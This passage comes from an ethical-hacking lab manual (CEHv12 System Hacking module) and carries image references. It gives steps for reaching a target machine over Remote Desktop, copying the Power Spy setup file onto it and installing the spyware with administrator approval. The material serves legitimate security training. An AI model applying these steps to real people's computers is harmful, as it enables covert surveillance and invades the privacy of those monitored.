
8. A Remote Desktop Connection is successfully established, as shown in the screenshot.




9. Minimize the Remote Desktop Connection window.

Note: If Server Manager window appears, close it.

10. Navigate to Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Power Spy and copy setup.exe.



11. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.




12. Double-click the **setup.exe** file.

Note: If a **User Account Control** pop-up appears, click **Yes**.

13. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.
14. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.
15. The **Run as Administrator** window appears; click **Run**.

Module 06 – System Hacking



